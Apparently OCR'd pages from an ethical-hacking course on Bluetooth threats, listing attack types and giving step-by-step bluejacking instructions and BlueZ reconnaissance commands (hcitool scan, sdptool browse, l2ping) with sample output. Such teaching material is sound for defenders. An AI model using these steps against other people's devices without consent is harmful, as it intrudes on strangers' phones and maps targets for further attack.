
Protocol Vulnerabilities

Attackers **exploit Bluetooth parings and communication protocols** to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also have various security threats. Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected. The following are some of Bluetooth security threats.

- **Leakage of calendars and address books**: Attackers can steal a user’s personal information and use it for malicious purposes.
- **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user’s conversations.
- **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users.
- **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet.
- **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information.
- **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself.
- **Protocol vulnerabilities**: Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.



Bluejacking

- Bluejacking is the activity of sending **anonymous messages** over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the **OBEX** protocol

STEP 1

- **Select an area** with several mobile users, such as a café and shopping center
- **Go to contacts** in your address book (you can delete this contact entry later)

STEP 2

- **Create a new contact** on your phone address book
- **Enter the message** into the name field

  Ex: "Would you like to go on a date with me?"

STEP 3

- **Save the new contact** with the name text and without the telephone number
- **Choose "send via Bluetooth;"** this searches for any Bluetooth device within range


STEP 4

- **Choose one phone** from the list discovered by Bluetooth and send the contact
- You will get the message that reads "**card sent**." The victim is notified of this SMS received on their phone with a notification sound

Bluejacking

Bluejacking is a method of temporarily hijacking a smartphone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the messaging options of smartphones. The operating range for Class 2 Bluetooth devices is 10 m. Bluetooth-enabled smartphones can search for other Bluetooth-enabled smartphones by sending messages to them. In bluejacking, anonymous messages are sent to Bluetooth-enabled devices via the OBEX protocol. Bluejacking can be performed through the following steps.

- Select an area with many mobile users, such as a café or shopping center.
- Go to contacts in the address book.
- Create a new contact (this contact may be deleted later).
- Enter a message into the name field, such as “Would you like to go on a date with me?”
- Save the new contact with the name text and without a telephone number.
- Choose “send via Bluetooth,” which searches for any Bluetooth device within range.
- Choose one phone from the Bluetooth device list and send the contact.
- After obtaining the message “card sent,” listen for the SMS message tone of the victim’s phone.



Bluetooth Reconnaissance Using BlueZ

Step 1: Configure Bluetooth device using “`hciconfig`”

```
┌─[root@parrot]─[~]
└──╼ #hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 10:AE:60:58:F1:37  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN INQUIRY
        RX bytes:131433 acl:45 sco:0 events:10519 errors:0
        TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```

Step 2: Scan for pairable Bluetooth devices using “`hcitool`,” and use the “`inq`” option to find further information about the discovered devices

```
┌─[root@parrot]─[~]
└──╼ #hcitool scan
Scanning ...
        76:6F:46:65:72:67       ANDROID BT
        24:C6:96:08:5D:33       SCH-I535
```

```
┌─[root@parrot]─[~]
└──╼ #hcitool inq
Inquiring ...
        24:C6:96:08:5D:33       clock offset: 0x4e8b    class: 0x5a020c
```

Step 3: Use the Service Discovery Protocol (SDP) tool to scan services

```
┌─[root@parrot]─[~]
└──╼ # sdptool browse 76:6F:46:65:72:67
Browsing 76:6F:46:65:72:67 ...
Service RecHandle: 0x10001
Service Class ID List:
  "" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x1
    uint16: 0x5

Service Name: Headset Audio Gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
```


Step 4: Ping all the available devices to check if they are reachable, using L2ping

```
┌─[root@parrot]─[~]
└──╼ #l2ping 76:6F:46:65:72:67
Ping: 76:6F:46:65:72:67 from 10:AE:60:58:F1:37 (data size 44)
44 bytes from 76:6F:46:65:72:67 id 0 time 37.57ms
44 bytes from 76:6F:46:65:72:67 id 1 time 27.23ms
```

Bluetooth Reconnaissance Using BlueZ

The Bluetooth protocol stack allows users to connect to other devices and perform activities. BlueZ is a similar built-in protocol stack for Linux-based systems that has several default tools for Bluetooth reconnaissance. Because they are available in every Linux system, the attacker can utilize them with modest commanding skills. Attackers use BlueZ tools to discover Bluetooth devices through the following steps.

- **Configure the Bluetooth device using “hciconfig”:** Use the default BlueZ tool **`hciconfig`** to confirm the detection and activation of the Bluetooth device.



```
┌─[root@parrot]─[~]
└──╼ #hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 10:AE:60:58:F1:37  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN INQUIRY
        RX bytes:131433 acl:45 sco:0 events:10519 errors:0
        TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```

